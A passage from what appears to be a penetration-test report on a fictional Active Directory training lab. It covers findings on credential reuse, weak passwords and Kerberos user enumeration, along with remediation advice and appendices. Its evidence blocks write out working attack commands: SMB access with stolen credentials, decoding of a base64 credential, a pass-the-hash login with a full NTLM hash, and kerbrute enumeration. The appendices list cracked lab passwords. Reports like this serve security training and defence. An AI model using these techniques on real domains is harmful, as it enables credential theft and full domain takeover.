| **Remediation** | • Immediately remove the credential file from the share and restrict access to the minimum required accounts<br>• Audit and remove DCSync rights from all accounts except Domain Controllers and documented backup solutions<br>• Monitor for DCSync activity (Event ID 4662 with DS-Replication-Get-Changes GUID)<br>• Use BloodHound to regularly audit DCSync-capable principals |
| **External References** | MITRE ATT&CK T1003.003 (DCSync) \| T1552.001 (Credentials in Files) \| CWE-732 |

### Finding Evidence:

Enumerating accessible SMB shares and retrieving the backup_credentials.txt file containing plaintext credentials.

```
$ smbclient //10.10.181.132/backup -U svc-admin%management2005
smb: \> ls
  backup_credentials.txt              A       48
smb: \> get backup_credentials.txt

$ echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw' | base64 -d
backup@spookysec.local:backup2517860
```

*Figure 10: Backup Share Access and Credential Recovery*

## 4. Re-use of Domain Administrator Credentials Across Systems — High

| | |
|---|---|
| **CWE** | CWE-255: Credentials Management Errors |
| **CVSS 3.1 Score** | 9.0 (Critical) \| AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Description (Incl. Root Cause)** | Analysis of the NTDS.dit dump confirmed that the Domain Administrator NTLM hash is reused as the local administrator credential on multiple domain-joined systems. This means that obtaining the DA hash from a single DCSync attack provides lateral movement capability to every machine where this hash is valid. |
| **Security Impact** | Pass-the-Hash attacks allow an attacker with the DA NTLM hash to authenticate to any system in the domain using that hash without knowing the plaintext password. This eliminates the benefit of having a strong password and allows for instant, complete lateral movement across all systems sharing the credential. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
| **Remediation** | • Deploy Microsoft LAPS immediately to ensure unique local administrator passwords on all endpoints<br>• Never use the Domain Administrator account for local administrator purposes<br>• Implement the Protected Users security group for all privileged accounts<br>• Enable Credential Guard on Windows 10/2016+ systems to prevent NTLM hash extraction |
| **External References** | MITRE ATT&CK T1550.002 (Pass the Hash) \| Microsoft LAPS documentation \| CWE-255 |

**Finding Evidence:**

Performing a Pass-the-Hash attack with the Domain Administrator NTLM hash using Evil-WinRM to gain an interactive shell.

```
$ evil-winrm -i 10.10.181.132 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
spookysec\administrator
```

*Figure 11: Pass-the-Hash - Full Domain Admin Access*

## 5. Weak Active Directory User Passwords (NTLM Hashes) — High

| | |
|---|---|
| **CWE** | CWE-521: Weak Password Requirements |
| **CVSS 3.1 Score** | 8.1 (High) \| AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Description (Incl. Root Cause)** | Following the NTDS.dit dump, analysis of the extracted NTLM hashes revealed that multiple domain users have weak, easily-crackable passwords. Several accounts had passwords present in common wordlists (rockyou.txt and similar). The absence of an adequate password policy allows users to set trivial passwords that are susceptible to offline cracking once hashes are obtained. |
| **Security Impact** | With the NTDS.dit dump in hand, an attacker can crack weak passwords offline at high speed, recovering plaintext credentials for multiple accounts. These credentials enable persistent, hard-to-detect access using legitimate authentication rather than exploits, surviving reboots and tool cleanup. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
| **Remediation** | • Enforce a domain-wide password policy requiring minimum 12 characters with complexity<br>• Force a password reset for all accounts<br>• Implement Lithnet Password Protection or similar to block passwords appearing in breach databases<br>• Conduct periodic password audits using DSInternals (Test-PasswordQuality) to identify remaining weak passwords |
| **External References** | MITRE ATT&CK T1110.002 \| NIST SP 800-63B \| CIS Benchmark for Windows Server 2019 |

## 6. Domain User Enumeration via Kerberos (Information Disclosure) — Medium

| | |
|---|---|
| **CWE** | CWE-203: Observable Discrepancy |
| **CVSS 3.1 Score** | 5.3 (Medium) \| AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Description (Incl. Root Cause)** | The Kerberos service on the Domain Controller responds differently to requests for valid vs. invalid usernames (KDC_ERR_C_PRINCIPAL_UNKNOWN vs. KDC_ERR_PREAUTH_REQUIRED). This behavioural difference allows an unauthenticated attacker to enumerate all valid domain user accounts using tools like kerbrute without generating failed authentication events. |
| **Security Impact** | A confirmed valid username list significantly increases the efficiency of follow-on attacks including password spraying, AS-REP Roasting, and targeted phishing. In this assessment, the enumerated user list directly enabled the identification of the vulnerable svc-admin account. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
| **Remediation** | • This behaviour is inherent to the Kerberos protocol and cannot be fully disabled without breaking functionality<br>• Enable audit logging for Kerberos AS requests (Event ID 4768)<br>• Implement network-based rate limiting and anomaly detection for high-volume KDC requests<br>• Consider ZTNA solutions that restrict internal DC exposure to authenticated, managed devices only |
| **External References** | MITRE ATT&CK T1087.002 (Domain Account Discovery) \| CWE-203 |

### Finding Evidence:

Performing Kerberos user enumeration against the domain using kerbrute without authentication.

```
$ ./kerbrute_linux_amd64 userenum --dc spookysec.local -d spookysec.local userlist.txt

2021/09/01 10:15:00 > [+] VALID USERNAME: james@spookysec.local
2021/09/01 10:15:00 > [+] VALID USERNAME: svc-admin@spookysec.local
2021/09/01 10:15:00 > [+] VALID USERNAME: robin@spookysec.local
2021/09/01 10:15:00 > [+] VALID USERNAME: backup@spookysec.local
2021/09/01 10:15:00 > Done! Tested 100 logins (4 successes) in 5.203 seconds
```

*Figure 12: Kerberos User Enumeration with kerbrute*

## 7. Enhance Security Monitoring Capabilities — Info

| | |
|---|---|
| **CWE** | CWE-693: Protection Mechanism Failure |
| **Description (Incl. Root Cause)** | Throughout the entire assessment — including Kerberos enumeration, AS-REP Roasting, SMB share access, and DCSync execution — no alerts, blocks, or defensive responses were observed. The absence of any detection or response capability means a real-world attacker could operate within the environment for an extended period, exfiltrate data, establish persistence, and deploy ransomware entirely undetected. |
| **Security Impact** | If network and endpoint detection and response are inadequate, an attacker who can gain a foothold in the internal network may be able to move laterally, perform post-exploitation, and achieve persistence easily without triggering any alarms. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
| **Remediation** | • Implement a centralized SIEM (e.g., Microsoft Sentinel, Splunk) with alerting for Kerberos AS-REP requests without pre-auth (Event 4768) and DCSync operations (Event 4662)<br>• Enable Windows Advanced Audit Policy and Sysmon across all domain members<br>• Consider deploying a deception layer (honeypots, honey credentials) to accelerate attacker detection<br>• Implement an enterprise endpoint detection & response solution |
| **External References** | MITRE ATT&CK D3FEND \| Microsoft Advanced Threat Analytics \| NIST SP 800-137 (ISCM) |

# Appendices

## Appendix A – Finding Severities

Each finding has been assigned a severity rating based on CVSS 3.1 scoring. Ratings reflect the priority with which each finding should be addressed and its potential impact on confidentiality, integrity, and availability.

| Rating | Severity Rating Definition |
|---|---|
| High | Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited. |
| Medium | Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high. |
| Low | Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The CIA of sensitive information are not at risk of compromise. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact. |
| Info | Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. |

*Table 4: Severity Definitions*

## Appendix B – Host & Service Discovery

Network range scanned: 10.80.160.0/24. The following hosts and services were identified during the assessment:

| Host | IP Address | Services | Role |
|---|---|---|---|
| AttacktiveDirectory | 10.80.160.X | 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5985 | Domain Controller |

## Appendix C – Exploited Hosts

| Host | Scope | Method | Notes |
|---|---|---|---|
| DC01.spookysec.local (10.80.160.X) | Internal | DCSync via secretsdump.py + Evil-WinRM Pass-the-Hash | Full Domain Admin shell; NTDS.dit dumped; no persistent access left |

*Table 5: Exploitation Attempt Details*

## Appendix D – Compromised Users

| Username | Type | Method | Notes |
|---|---|---|---|
| svc-admin | Domain Service Account | AS-REP Roasting + offline hash crack (hashcat -m 18200) | Plaintext password |

| | | | |
|---|---|---|---|
| | | | recovered: management2005 |
| backup | Privileged Domain Account (DCSync rights) | Credentials recovered from plaintext file on SMB share (Base64-decoded) | Full DCSync rights leveraged to dump NTDS.dit |
| Administrator | Domain Administrator | Pass-the-Hash via NTLM hash from NTDS.dit dump | Full domain compromise achieved via Evil-WinRM |

*Table 6: User Accounts Compromised*

## Appendix E – Changes / Host Cleanup

No persistent changes were made to any hosts during this assessment. All testing was performed using read-only operations (SMB share enumeration, Kerberos requests, secretsdump DCSync via legitimate DRSUAPI calls). No files were written to target systems, no services were modified, and no accounts were created or modified. The assessment environment is a fictional training lab and no production systems were impacted.

## Appendix F – Flags Discovered

| Flag | Host | Location | Method |
|---|---|---|---|
| Flag 1 | DC01.spookysec.local | C:\Users\Administrator\Desktop\ | Domain Admin shell via Pass-the-Hash (Evil-WinRM) |
| Flag 2 | DC01.spookysec.local | NTDS.dit dump / svc-admin share | AS-REP Roasting + SMB share enumeration |

*Table 7: Flags Discovered During Assessment*